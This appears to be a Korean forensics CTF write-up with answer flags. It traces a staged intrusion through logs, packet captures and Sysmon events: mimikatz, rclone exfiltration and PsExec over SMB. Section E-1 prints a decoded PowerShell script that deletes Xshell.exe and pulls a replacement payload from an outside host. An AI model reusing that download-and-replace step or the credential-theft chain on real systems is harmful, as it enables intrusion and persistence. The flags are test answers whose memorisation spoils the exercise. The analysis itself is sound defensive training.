Run .EXE file	BACKGROUNDTASKHOST.EXE	C:\Windows\System32\BACKGROUNDTASKHOST.EXE	Microsoft Corporation, Microsoft® Windows® Operating	2022-10-13 오후 6:43:40	Run .EXE file	TIWorker.exe	C:\Windows\WinSxS\AMD64\MICROSOFT-WINDOWS-SERVICE\TIWorker.exe	Microsoft Corporation, Microsoft® Windows® Operating	2022-10-13 오후 6:43:39	Run .EXE file	svchost.exe	C:\Windows\System32\svchost.exe	Microsoft Corporation, Microsoft® Windows® Operating	2022-10-13 오후 6:43:39	Run .EXE file	VSSVC.EXE	C:\Windows\System32\VSSVC.EXE	Microsoft Corporation, Microsoft® Windows® Operating
Action Time	Description	Filename	Full Path	More Information																																																																																																																																															
2022-10-13 오후 6:52:32	Open file or folder	1	C:\Users\Kang\Desktop\Log#1																																																																																																																																																
2022-10-13 오후 6:52:29	View Folder in Explorer	Log	Log																																																																																																																																																
2022-10-13 오후 6:52:19	Run .EXE file	rundll32.exe	C:\Windows\System32\rundll32.exe	Microsoft Corporation, Microsoft® Windows® Operating																																																																																																																																															
2022-10-13 오후 6:52:13	Run .EXE file	SPPSVC.EXE	C:\Windows\System32\WSPPSVC.EXE	Microsoft Corporation, Microsoft® Windows® Operating																																																																																																																																															
2022-10-13 오후 6:51:57	Run .EXE file	rclone.exe	C:\Users\Kang\CONFIG\rclone\rclone.exe	https://rclone.org. Rclone, Rsync for cloud storage, 1.55.1																																																																																																																																															
2022-10-13 오후 6:51:54	Run .EXE file	rclone.exe	C:\Users\Kang\CONFIG\rclone\rclone.exe	https://rclone.org. Rclone, Rsync for cloud storage, 1.55.1																																																																																																																																															
2022-10-13 오후 6:51:45	Run .EXE file	MIMIKATZ.EXE	C:\Windows\System32\MIMIKATZ\MIMIKATZ.EXE	gentilkiwi (Benjamin DELPY), mimikatz, mimikatz for Win																																																																																																																																															
2022-10-13 오후 6:51:44	Run .EXE file	tar.exe	C:\Windows\System32\tar.exe	Microsoft Corporation, Microsoft® Windows® Operating																																																																																																																																															
2022-10-13 오후 6:50:57	Run .EXE file	BACKGROUNDTASKHOST.EXE	C:\Windows\System32\BACKGROUNDTASKHOST.EXE	Microsoft Corporation, Microsoft® Windows® Operating																																																																																																																																															
2022-10-13 오후 6:50:41	Run .EXE file	POWERSHELL.EXE	C:\Windows\System32\WINDOWSPOWERSHELL\w1.0#POWERSHELL	Microsoft Corporation, Microsoft® Windows® Operating																																																																																																																																															
2022-10-13 오후 6:50:40	Run .EXE file	wscript.exe	C:\Windows\System32\wscript.exe	Microsoft Corporation, Microsoft® Windows Script Host																																																																																																																																															
2022-10-13 오후 6:50:40	Run .EXE file	HOFFICE2022_VIEWER.EXE	C:\Users\Kang\DOWNLOADS\HOFFICE2022_VIEWER.EXE																																																																																																																																																
2022-10-13 오후 6:50:37	Run .EXE file	HOFFICE2022_VIEWER.EXE	C:\Users\Kang\DOWNLOADS\HOFFICE2022_VIEWER.EXE																																																																																																																																																
2022-10-13 오후 6:50:25	Run .EXE file	dumpcap.exe	C:\PROGRAM FILES\WIRESHARK\dumpcap.exe	The Wireshark developer community, Dumpcap, Dumpcap																																																																																																																																															
2022-10-13 오후 6:50:22	Run .EXE file	dumpcap.exe	C:\PROGRAM FILES\WIRESHARK\dumpcap.exe	The Wireshark developer community, Dumpcap, Dumpcap																																																																																																																																															
2022-10-13 오후 6:50:19	Run .EXE file	COMPATTELRUNNER.EXE	C:\Windows\System32\COMPATTELRUNNER.EXE	Microsoft Corporation, Microsoft® Windows® Operating																																																																																																																																															
2022-10-13 오후 6:50:16	Run .EXE file	BACKGROUNDTRANSFERHOST.EXE	C:\Windows\System32\BACKGROUNDTRANSFERHOST.EXE	Microsoft Corporation, Microsoft® Windows® Operating																																																																																																																																															
2022-10-13 오후 6:50:16	Run .EXE file	TASKHOSTW.EXE	C:\Windows\System32\TASKHOSTW.EXE	Microsoft Corporation, Microsoft® Windows® Operating																																																																																																																																															
2022-10-13 오후 6:50:11	Run .EXE file	msedge.exe	C:\PROGRAM FILES (X86)\MICROSOFT\Edge\APPLICATION\msedge.exe	Microsoft Corporation, Microsoft Edge, Microsoft Edge, 1																																																																																																																																															
2022-10-13 오후 6:50:10	Run .EXE file	BACKGROUNDTASKHOST.EXE	C:\Windows\System32\BACKGROUNDTASKHOST.EXE	Microsoft Corporation, Microsoft® Windows® Operating																																																																																																																																															
2022-10-13 오후 6:50:03	Run .EXE file	ipconfig.exe	C:\Windows\System32\ipconfig.exe	Microsoft Corporation, Microsoft® Windows® Operating																																																																																																																																															
2022-10-13 오후 6:50:01	Run .EXE file	svchost.exe	C:\Windows\System32\svchost.exe	Microsoft Corporation, Microsoft® Windows® Operating																																																																																																																																															
2022-10-13 오후 6:50:00	Run .EXE file	cmd.exe	C:\Windows\System32\cmd.exe	Microsoft Corporation, Microsoft® Windows® Operating																																																																																																																																															
2022-10-13 오후 6:50:00	Run .EXE file	MICROSOFTEDGEUPDATE.EXE	C:\PROGRAM FILES (X86)\MICROSOFT\EDGE\UPDATE\MICROSOFTEDGEUPDATE.EXE	Microsoft Corporation, Microsoft Edge Update, Microsoft																																																																																																																																															
2022-10-13 오후 6:43:40	Run .EXE file	BACKGROUNDTASKHOST.EXE	C:\Windows\System32\BACKGROUNDTASKHOST.EXE	Microsoft Corporation, Microsoft® Windows® Operating																																																																																																																																															
2022-10-13 오후 6:43:40	Run .EXE file	TIWorker.exe	C:\Windows\WinSxS\AMD64\MICROSOFT-WINDOWS-SERVICE\TIWorker.exe	Microsoft Corporation, Microsoft® Windows® Operating																																																																																																																																															
2022-10-13 오후 6:43:39	Run .EXE file	svchost.exe	C:\Windows\System32\svchost.exe	Microsoft Corporation, Microsoft® Windows® Operating																																																																																																																																															
2022-10-13 오후 6:43:39	Run .EXE file	VSSVC.EXE	C:\Windows\System32\VSSVC.EXE	Microsoft Corporation, Microsoft® Windows® Operating																																																																																																																																															

문 제	분 야	점 수
C-3		
Scenario Step C		
의문의 공격자는 계속해서 피해 PC 내부에 있는 중요 데이터를 수집하기 시작했다. 또한, 추적을 피하기 위해 데이터 유출 시 클라우드 서비스를 사용하는 등 주도면밀한 모습을 보여주었다. 피해 시스템을 분석하여 공격자가 유출한 민감한 데이터에 대해 식별하라.		
공격자가 데이터를 유출하기 위해 사용했던 클라우드 서버의 계정 및 패스워드는 무엇인가?		
풀이 절차	이벤트로그(sysmon_)와 mega.co.nz 링크 접속 기록을 기반으로 클라우드 서비스 관련 내용 추적	
정 답	FLAG{kidonar267@lutota.com_TteeEmp2@1!3#}	
풀 이 과 정		

이벤트로그(PowerShell) 확인을 통하여 Flag_정보_위치 확인



문 제	분 야	점 수																																																																	
D-1																																																																			
Scenario Step D																																																																			
유출된 민감한 데이터 중에 PC 로그인과 관련된 정보가 있었는지, 공격자는 피해 PC에 원격 로그인을 한 뒤 무차별적으로 데이터를 수정하고 추가적인 악성 행위를 수행한다. 공격자가 수행한 원격 로그인에 대해 분석하라.																																																																			
피해 호스트에 원격 접근을 수행한 공격자 서버 아이피는?																																																																			
풀이 절차	이벤트로그를 통하여 계정정보 확인																																																																		
정 답	FLAG{192.168.35.199}																																																																		
풀 이 과 정																																																																			
2.pcapng를 와이어샤크를 통하여 분석하되 공격자 원격접근 포트(22/SSH) 검색을 통하여 공격자 서버 IP 확인																																																																			
<div><div>2.pcapng</div><div><div>File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help</div><div><div>tcp.port eq 22</div></div><div><table><thead><tr><th>번호</th><th>시간</th><th>Source</th><th>Destination</th><th>Protocol</th><th>Length</th><th>Info</th></tr></thead><tbody><tr><td>138...</td><td>2022-10-13 18:53:16.4...</td><td>192.168.35.199</td><td>192.168.35.219</td><td>TCP</td><td>60</td><td>22 → 58692 [ACK</td></tr><tr><td>138...</td><td>2022-10-13 18:53:16.4...</td><td>192.168.35.199</td><td>192.168.35.219</td><td>TCP</td><td>66</td><td>[TCP Dup ACK 138</td></tr><tr><td>138...</td><td>2022-10-13 18:53:16.4...</td><td>192.168.35.199</td><td>192.168.35.219</td><td>SSH</td><td>106</td><td>Server: Encrypte</td></tr><tr><td>139...</td><td>2022-10-13 18:53:16.6...</td><td>192.168.35.199</td><td>192.168.35.219</td><td>SSH</td><td>154</td><td>Server: Encrypte</td></tr><tr><td>139...</td><td>2022-10-13 18:53:16.6...</td><td>192.168.35.199</td><td>192.168.35.219</td><td>SSH</td><td>138</td><td>Server: Encrypte</td></tr><tr><td>139...</td><td>2022-10-13 18:53:16.6...</td><td>192.168.35.199</td><td>192.168.35.219</td><td>SSH</td><td>122</td><td>Server: Encrypte</td></tr></tbody></table></div><div><div>▼ Frame 13842: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{6FDA06F5-ECE1-4255-9BA3-1C096D0D9511}</div><div>▼ Interface id: 0 (\Device\NPF_{6FDA06F5-ECE1-4255-9BA3-1C096D0D9511})</div><div>Interface name: \Device\NPF_{6FDA06F5-ECE1-4255-9BA3-1C096D0D9511}</div><div>Interface description: Ethernet0</div><div>Encapsulation type: Ethernet (1)</div><div>Arrival Time: Oct 13, 2022 18:53:16.403759000 대한민국 표준시</div><div>[Time shift for this packet: 0.000000000 seconds]</div><div>Epoch Time: 1665654796.403759000 seconds</div></div><div><table><tbody><tr><td>0000</td><td>a8 a1 59 2a 50 49 00 0c</td><td>29 0f 07 ad 08 00 45 10</td><td>·Y*PI·)· · · · ·E·</td></tr><tr><td>0010</td><td>00 28 37 5e 40 00 40 06</td><td>3a 6f c0 a8 23 c7 c0 a8</td><td>·(7^@·@· :o·#· · ·</td></tr><tr><td>0020</td><td>23 db 00 16 e5 44 bb 72</td><td>67 a2 22 02 2f 03 50 10</td><td>#· · · ·D·r g·"/·P·</td></tr><tr><td>0030</td><td>01 f5 8b 77 00 00 00 00</td><td>00 00 00 00</td><td>· · ·W· · · · · · ·</td></tr></tbody></table></div></div></div>			번호	시간	Source	Destination	Protocol	Length	Info	138...	2022-10-13 18:53:16.4...	192.168.35.199	192.168.35.219	TCP	60	22 → 58692 [ACK	138...	2022-10-13 18:53:16.4...	192.168.35.199	192.168.35.219	TCP	66	[TCP Dup ACK 138	138...	2022-10-13 18:53:16.4...	192.168.35.199	192.168.35.219	SSH	106	Server: Encrypte	139...	2022-10-13 18:53:16.6...	192.168.35.199	192.168.35.219	SSH	154	Server: Encrypte	139...	2022-10-13 18:53:16.6...	192.168.35.199	192.168.35.219	SSH	138	Server: Encrypte	139...	2022-10-13 18:53:16.6...	192.168.35.199	192.168.35.219	SSH	122	Server: Encrypte	0000	a8 a1 59 2a 50 49 00 0c	29 0f 07 ad 08 00 45 10	·Y*PI·)· · · · ·E·	0010	00 28 37 5e 40 00 40 06	3a 6f c0 a8 23 c7 c0 a8	·(7^@·@· :o·#· · ·	0020	23 db 00 16 e5 44 bb 72	67 a2 22 02 2f 03 50 10	#· · · ·D·r g·"/·P·	0030	01 f5 8b 77 00 00 00 00	00 00 00 00	· · ·W· · · · · · ·
번호	시간	Source	Destination	Protocol	Length	Info																																																													
138...	2022-10-13 18:53:16.4...	192.168.35.199	192.168.35.219	TCP	60	22 → 58692 [ACK																																																													
138...	2022-10-13 18:53:16.4...	192.168.35.199	192.168.35.219	TCP	66	[TCP Dup ACK 138																																																													
138...	2022-10-13 18:53:16.4...	192.168.35.199	192.168.35.219	SSH	106	Server: Encrypte																																																													
139...	2022-10-13 18:53:16.6...	192.168.35.199	192.168.35.219	SSH	154	Server: Encrypte																																																													
139...	2022-10-13 18:53:16.6...	192.168.35.199	192.168.35.219	SSH	138	Server: Encrypte																																																													
139...	2022-10-13 18:53:16.6...	192.168.35.199	192.168.35.219	SSH	122	Server: Encrypte																																																													
0000	a8 a1 59 2a 50 49 00 0c	29 0f 07 ad 08 00 45 10	·Y*PI·)· · · · ·E·																																																																
0010	00 28 37 5e 40 00 40 06	3a 6f c0 a8 23 c7 c0 a8	·(7^@·@· :o·#· · ·																																																																
0020	23 db 00 16 e5 44 bb 72	67 a2 22 02 2f 03 50 10	#· · · ·D·r g·"/·P·																																																																
0030	01 f5 8b 77 00 00 00 00	00 00 00 00	· · ·W· · · · · · ·																																																																

문 제		분 야	점 수																																																																																										
D-2																																																																																													
Scenario Step D																																																																																													
유출된 민감한 데이터 중에 PC 로그인과 관련된 정보가 있었는지, 공격자는 피해 PC에 원격 로그인을 한 뒤 무차별적으로 데이터를 수정하고 추가적인 악성 행위를 수행한다. 공격자가 수행한 원격 로그인에 대해 분석하라.																																																																																													
공격자가 피해 호스트에 접근할 때 사용한 도구와 프로토콜은? (도구 : sysinternalsSuite)																																																																																													
프로토콜 버전은 제외할 것(SSHv2 -> SSH)																																																																																													
풀이 절차	sysinternalsSuite 도구활용과 네트워크 패킷 분석																																																																																												
정 답	FLAG{PsExec.exe_SMB}																																																																																												
풀 이 과 정																																																																																													
2.pcapng를 와이어샤크를 통하여 공격자 서버를 검색하여 SMB포트가 사용됨을 확인하였으며 SysinternalSuite 도구에서 원격연결에 사용되는 PsExec 도구 확인																																																																																													
<div><div>2.pcapng</div><div><div>File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help</div><div><div><div>ip.src==192.168.35.199</div></div><table><thead><tr><th>번호</th><th>시간</th><th>Source</th><th>S.PORT</th><th>Destination</th><th>D.PORT</th><th>Protocol</th><th>Length</th><th>Info</th></tr></thead><tbody><tr><td>139...</td><td>2022-10-13 18:53:16.6...</td><td>192.168.35.199</td><td>40026</td><td>192.168.35.190</td><td>445</td><td>TCP</td><td>60</td><td>40026 → 445 [ACK] Seq=184 Ack=905 Win=64128 Len=0</td></tr><tr><td>139...</td><td>2022-10-13 18:53:16.6...</td><td>192.168.35.199</td><td>40026</td><td>192.168.35.190</td><td>445</td><td>SMB2</td><td>212</td><td>Session Setup Request, NTLMSSP_NEGOTIATE</td></tr><tr><td>139...</td><td>2022-10-13 18:53:16.6...</td><td>192.168.35.199</td><td>40026</td><td>192.168.35.190</td><td>445</td><td>TCP</td><td>60</td><td>40026 → 445 [ACK] Seq=342 Ack=1252 Win=64128 Len=0</td></tr><tr><td>139...</td><td>2022-10-13 18:53:16.6...</td><td>192.168.35.199</td><td>40026</td><td>192.168.35.190</td><td>445</td><td>SMB2</td><td>502</td><td>Session Setup Request, NTLMSSP_AUTH, User: \Kang</td></tr><tr><td>139...</td><td>2022-10-13 18:53:16.6...</td><td>192.168.35.199</td><td>40026</td><td>192.168.35.190</td><td>445</td><td>SMB2</td><td>224</td><td>Encrypted SMB3</td></tr><tr><td>139...</td><td>2022-10-13 18:53:16.6...</td><td>192.168.35.199</td><td>40026</td><td>192.168.35.190</td><td>445</td><td>SMB2</td><td>242</td><td>Encrypted SMB3</td></tr><tr><td>139...</td><td>2022-10-13 18:53:16.6...</td><td>192.168.35.199</td><td>22</td><td>192.168.35.219</td><td>58692</td><td>SSH</td><td>138</td><td>Server: Encrypted packet (len=84)</td></tr><tr><td>139...</td><td>2022-10-13 18:53:16.6...</td><td>192.168.35.199</td><td>40026</td><td>192.168.35.190</td><td>445</td><td>SMB2</td><td>242</td><td>Encrypted SMB3</td></tr><tr><td>139...</td><td>2022-10-13 18:53:16.6...</td><td>192.168.35.199</td><td>40026</td><td>192.168.35.190</td><td>445</td><td>SMB2</td><td>294</td><td>Encrypted SMB3</td></tr></tbody></table></div><div><div>> Frame 13842: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{6FDA06F5-ECE1-4255-9BA3-1C096D609511}, id 0</div><div>> Ethernet II, Src: VMware_0f:07:ad (00:0c:29:0f:07:ad), Dst: ASRockIn_2a:50:49 (a8:a1:59:2a:50:49)</div><div>> Internet Protocol Version 4, Src: 192.168.35.199, Dst: 192.168.35.219</div><div>> Transmission Control Protocol, Src Port: 22, Dst Port: 58692, Seq: 1, Ack: 37, Len: 0</div></div></div></div>				번호	시간	Source	S.PORT	Destination	D.PORT	Protocol	Length	Info	139...	2022-10-13 18:53:16.6...	192.168.35.199	40026	192.168.35.190	445	TCP	60	40026 → 445 [ACK] Seq=184 Ack=905 Win=64128 Len=0	139...	2022-10-13 18:53:16.6...	192.168.35.199	40026	192.168.35.190	445	SMB2	212	Session Setup Request, NTLMSSP_NEGOTIATE	139...	2022-10-13 18:53:16.6...	192.168.35.199	40026	192.168.35.190	445	TCP	60	40026 → 445 [ACK] Seq=342 Ack=1252 Win=64128 Len=0	139...	2022-10-13 18:53:16.6...	192.168.35.199	40026	192.168.35.190	445	SMB2	502	Session Setup Request, NTLMSSP_AUTH, User: \Kang	139...	2022-10-13 18:53:16.6...	192.168.35.199	40026	192.168.35.190	445	SMB2	224	Encrypted SMB3	139...	2022-10-13 18:53:16.6...	192.168.35.199	40026	192.168.35.190	445	SMB2	242	Encrypted SMB3	139...	2022-10-13 18:53:16.6...	192.168.35.199	22	192.168.35.219	58692	SSH	138	Server: Encrypted packet (len=84)	139...	2022-10-13 18:53:16.6...	192.168.35.199	40026	192.168.35.190	445	SMB2	242	Encrypted SMB3	139...	2022-10-13 18:53:16.6...	192.168.35.199	40026	192.168.35.190	445	SMB2	294	Encrypted SMB3
번호	시간	Source	S.PORT	Destination	D.PORT	Protocol	Length	Info																																																																																					
139...	2022-10-13 18:53:16.6...	192.168.35.199	40026	192.168.35.190	445	TCP	60	40026 → 445 [ACK] Seq=184 Ack=905 Win=64128 Len=0																																																																																					
139...	2022-10-13 18:53:16.6...	192.168.35.199	40026	192.168.35.190	445	SMB2	212	Session Setup Request, NTLMSSP_NEGOTIATE																																																																																					
139...	2022-10-13 18:53:16.6...	192.168.35.199	40026	192.168.35.190	445	TCP	60	40026 → 445 [ACK] Seq=342 Ack=1252 Win=64128 Len=0																																																																																					
139...	2022-10-13 18:53:16.6...	192.168.35.199	40026	192.168.35.190	445	SMB2	502	Session Setup Request, NTLMSSP_AUTH, User: \Kang																																																																																					
139...	2022-10-13 18:53:16.6...	192.168.35.199	40026	192.168.35.190	445	SMB2	224	Encrypted SMB3																																																																																					
139...	2022-10-13 18:53:16.6...	192.168.35.199	40026	192.168.35.190	445	SMB2	242	Encrypted SMB3																																																																																					
139...	2022-10-13 18:53:16.6...	192.168.35.199	22	192.168.35.219	58692	SSH	138	Server: Encrypted packet (len=84)																																																																																					
139...	2022-10-13 18:53:16.6...	192.168.35.199	40026	192.168.35.190	445	SMB2	242	Encrypted SMB3																																																																																					
139...	2022-10-13 18:53:16.6...	192.168.35.199	40026	192.168.35.190	445	SMB2	294	Encrypted SMB3																																																																																					

문 제	분 야	점 수
D-3		

Scenario Step D

유출된 민감한 데이터 중에 PC 로그인과 관련된 정보가 있었는지, 공격자는 피해 PC에 원격 로그인을 한 뒤 무차별적으로 데이터를 수정하고 추가적인 악성 행위를 수행한다. 공격자가 수행한 원격 로그인에 대해 분석하라.

공격자가 피해 호스트에 원격 접근하기 위해 생성한 바이너리의 이름과 해당 프로세스가 최초로 실행된 시각은?

풀이 절차	이벤트로그(sysmon)과 아티팩트 실행시간 확인
정 답	FLAG{Gnuwnkfi.exe_20221013185316}

풀 이 과 정


이벤트 로그에서 A-1 이후에 생긴 파일 확인 중 바이너리 파일 및 생성시간 확인

The screenshot displays the Windows Event Viewer interface. On the left, the 'Sysmon' log is selected under 'Operational'. The main pane shows a list of events, with one event highlighted. The details pane on the right shows the following information:

- File created:**
 - RuleName: EXE
 - UtcTime: 2022-10-13 09:53:16.726
 - ProcessGuid: {9aa96aee-1fe9-633e-eb03-000000000000}
 - ProcessId: 4
 - Image: System
 - TargetFilename: C:\Windows\Gnuwnkfi.exe
 - CreationUtcTime: 2022-10-13 09:53:16.726
 - User: NT AUTHORITY\SYSTEM

At the bottom, a summary of the event is provided:

- 로그 이름(M):** Microsoft-Windows-Sysmon/Operational
- 원본(S):** Sysmon
- 로그된 날짜(D):** 2022-10-13 오후 6:53:16
- 이벤트 ID(E):** 11
- 작업 범주(Y):** File created (rule: FileCreate)
- 수준(L):** 정보
- 키워드(K):**
- 사용자(U):** SYSTEM
- 컴퓨터(R):** DESKTOP-UGOL2UF
- Opcode(O):** 정보
- 추가 정보(I):** [이벤트 로그 도움말](#)

문 제		분 야		점 수	
E-1					
Scenario Step E					
의문의 공격자는 악성 행위를 지속하기 위해 PC에 기존 설치되어 있던 프로그램을 삭제하고 재설치하는 등 행위를 했다. 공격자가 설치한 악성 행위 지속성 프로그램에 대해 분석하라.					
공격자가 기존 프로그램의 구성 요소를 삭제하고 악성코드를 설치한 시각은 언제인가? 공격자가 삭제한 프로그램 경로는 무엇인가?					
풀이 절차		이벤트로그(sysmon)과 아티팩트 실행시간 확인			
정 답		FLAG{C:\Program Files (x86)\NetSarang\WXshell 7\Xshell.exe_20221013185744}			
풀 이 과 정					
이벤트 로그에서 파워셸을 통하여 전달되는 Base64 코드 및 설치시간 확인					
					

Base64 Decode

Base64 online decode function

```
JABzAHIAyWAgADQAIAAIAgAdABOAHAAQgAvACBAMQA5ADIALgAxADYAQAuADMANQAuADgANQAvAGkAbgBkAGUAeAAuAGQAbwAIAAOACgAkAGQAcwBOACAAPQAACIAQwA6AFwAUABYAGBAZwByAGEAbQAgAEYAaQBsAGUAcwAgACgAeAA4ADYAKQBcAE4AZQB0AFMAYQByAGEAbgBnAFwAWABzAGgAZQBsAGwAIAA3AFwAWABzAGgAZQBsAGwALgBIAHgAZQAIAAOACgBSAGUAbQByAHYAZQAIAEkAdABIAQOAIAAtAFAYQBOAGgAIAAkAGQAcwBOACAALQBGAGBAcGbjAGUADQAKAFMAdABhAHIAAdAAtAEIAaQBOAHMAVABYAGEAbgBzAGYAZQByACAALQBTAGBAdQByAGMAZQAQACwByAGMAIAAtAEQAZQBsAHQAaQBuAGEAdABpAGBAbgAgACQAZABzAHQADQAKAA==
```

Decode ☒ Auto Update

```
$src = "http://192.168.35.85/index.do"

$dst = "C:\Program Files
(x86)\NetSarang\Xshell 7\Xshell.exe"

Remove-Item -Path $dst -Force

Start-BitsTransfer -Source $src
-Destination $dst|
```

base64 디코딩결과 코드내용 중 <http://192.168.35.85/index.do>를
[Xshell.exe](#)로 전송하는 내용확인


```
PS C:\Users\MYCOM\Desktop\Log\카빙> Get-FileHash -Algorithm MD5 .\index.do


Algorithm      Hash                                                    Path
-----
MD5             C3FC47F839C9200761AD527D7ABAF3E5                    C:\Users\MYCOM\Desktop\Log\카빙\index.do

PS C:\Users\MYCOM\Desktop\Log\카빙> Get-FileHash -Algorithm MD5 .\Xshell.exe

